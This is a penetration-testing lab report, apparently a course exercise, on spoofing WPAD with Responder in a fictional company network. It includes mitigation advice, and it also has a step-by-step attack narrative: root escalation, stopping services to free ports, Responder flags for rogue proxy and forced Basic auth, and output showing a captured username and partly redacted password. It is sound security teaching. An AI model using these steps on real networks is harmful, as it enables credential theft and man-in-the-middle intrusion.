Ex10-Responder

Jigar Patel

2023-11-09

Contents

1 Technical Report

1.1 Finding: *WPAD discovery does not authenticate Server*

Severity Rating

CVSS Base Severity Rating: 4.9 AV:A AC:L PR:L UI:R S:U C:L I:L A:L

Vulnerability Description

A man in the middle attack is possible on machines in the private network. A machine querying for proxy server using wpad (Web Proxy Auto-Discover Protocol), can be replied with a poisonous response, directing the machine to a spoofed wpad server. The user will then be prompted to enter domain credentials to access the spoofed proxy. Since the spoofed proxy is under attacker control, he/she/they can steal those credentials.

Confirmation method

We can check if WPAD is enabled by running the following command:
`reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings" \v AutoConfigURL`.
It will show the *AutoConfigURL* value, if set.

Also, if *AutoConfigURL* has HTTP in the URL, it indicates that the server is not being authenticated, before being presented with credentials.

Mitigation or Resolution Strategy

If WPAD is not required, we can turn ”Automatic Proxy Detection” for the domain in the group policy.
If WPAD is required, we need to serve it over HTTPS, with the server certificate getting verified.


2 Attack Narrative - Spoofing WPAD (Web Proxy Auto-Discover Protocol) host with Responder

1. We first copy *tcpdump* and */usr/share/responder* directory into devbox.artstailor.com using first *rdesktop* (on costumes.artstailor.com as user *pr0b3*) and then *scp* to *devbox* using l.strauss's credentials previously discovered credentials.

2. Next we ssh into l.strauss's machine. Using the previously exploited **sudo** vulnerability, we escalate to the root account.

3. Now we run tcpdump and save output pcap into a file using -w option.


4. We now open the dump in Wireshark on our kali attack machine. We then check for requests from machines that are vulnerable to WPAD spoofing.



```
10.70.184.101               224.0.0.252      LLMNR      64 Standard query 0xfd3a AAAA wpad
10.70.184.101               10.70.184.255    NBNS       92 Name query NB WPAD<00>
10.70.184.39                10.70.184.90     DNS        91 Standard query 0x45ec A teams.events.data.microsoft.com
10.70.184.39                8.8.8.8          DNS        91 Standard query 0x45ec A teams.events.data.microsoft.com
10.70.184.101               224.0.0.251      MDNS       70 Standard query 0x0000 AAAA wpad.local, "QM" question
fe80::4461:24c6:c90…        ff02::fb         MDNS       90 Standard query 0x0000 AAAA wpad.local, "QM" question
10.70.184.101               10.70.184.255    NBNS       92 Name query NB WPAD<00>
10.70.184.39                8.8.8.8          DNS        86 Standard query 0x4336 A statics.teams.cdn.live.net
10.70.184.39                8.8.8.8          DNS        86 Standard query 0x6be9 HTTPS statics.teams.cdn.live.net
```

We see a machine **10.70.184.101** broadcasting WPAD name queries on 10.70.184.255. We should be able to respond with poisonous packets using responder and make the host give us credentials.


5. We reverse dig on the unsecured internal DNS for **10.70.184.101** to find that it is **ceo.artstailor.com**.



```
└─$ dig -x 10.70.184.101

; <<>> DiG 9.18.16-1-Debian <<>> -x 10.70.184.101
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57924
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: bb7b064ce8cab31301000000654b2e49394dc343b1e58b74 (good)
;; QUESTION SECTION:
;101.184.70.10.in-addr.arpa.    IN      PTR

;; ANSWER SECTION:
101.184.70.10.in-addr.arpa. 3600 IN     PTR     ceo.artstailor.com.
```


6. Now we run Responder with options to start a rogue proxy server (-w), force authentication using Basic Authentication on wpad.dat (-F), and respond to dhcp requests (-d) with the wpad server details.

7. We see some ports are blocked by services running on the machine.




```
[!] Error starting TCP server on port 80, check permissions or other servers running.
[!] Error starting TCP server on port 25, check permissions or other servers running.
[!] Error starting TCP server on port 53, check permissions or other servers running.
```

8. We list all services using *netstat -tnlp* and identify 3 services that are blocking ports that responder wants to use.



```
l.strauss@devbox:~/responder$ sudo netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      803/sshd: /usr/sbin
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      759/named
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1628/exim4
tcp        0      0 10.70.184.100:53        0.0.0.0:*               LISTEN      759/named
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      759/named
tcp6       0      0 ::1:953                 :::*                    LISTEN      759/named
tcp6       0      0 ::1:53                  :::*                    LISTEN      759/named
tcp6       0      0 ::1:25                  :::*                    LISTEN      1628/exim4
tcp6       0      0 :::80                   :::*                    LISTEN      912/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      803/sshd: /usr/sbin
tcp6       0      0 fe80::250:56ff:fe87::53 :::*                    LISTEN      759/named
```


9. We stop these services using *sudo service service-name stop*. After stopping them, we now list the listening services again.



```
l.strauss@devbox:~/responder$ sudo netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      803/sshd: /usr/sbin
tcp6       0      0 :::22                   :::*                    LISTEN      803/sshd: /usr/sbin
```

   We see only ssh is running on port 22, which does not interfere with Responder right now.

10. We again run Responder and wait for requests.



```
[HTTP] User-Agent      : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
7.36
[HTTP] Basic Client   : 10.70.184.101
[HTTP] Basic Username : not.nomen
[HTTP] Basic Password : KEY01[redacted]w==
[*] [MDNS] Poisoned answer sent to 10.70.184.101   for name wpad.local
[*] [LLMNR]  Poisoned answer sent to fe80::4461:24c6:c903:9ea4 for name wpad
[*] [MDNS] Poisoned answer sent to fe80::4461:24c6:c903:9ea4 for name wpad.local
```

    Responder now sends poisoned responses to wpad queries, which forces basic authentication with the responder wpad server. We see the machine *ceo.artstailor.com @ 10.70.184.101* trying to authenticate with our spoof wpad server, and giving up credentials for user **not.nomen**.

2.1 MITRE ATT&CK Framework TTPs

TA0001: Initial Access

- **T1078:** Valid Accounts
  - **.003:** Local Accounts

TA0004: Privilege Escalation

- **T1068:** Exploitation for Privilege Escalation
  - **NA:** NA

TA0006: Credential Access

- **T1557:** Adversary-in-the-Middle
  - **NA:** NA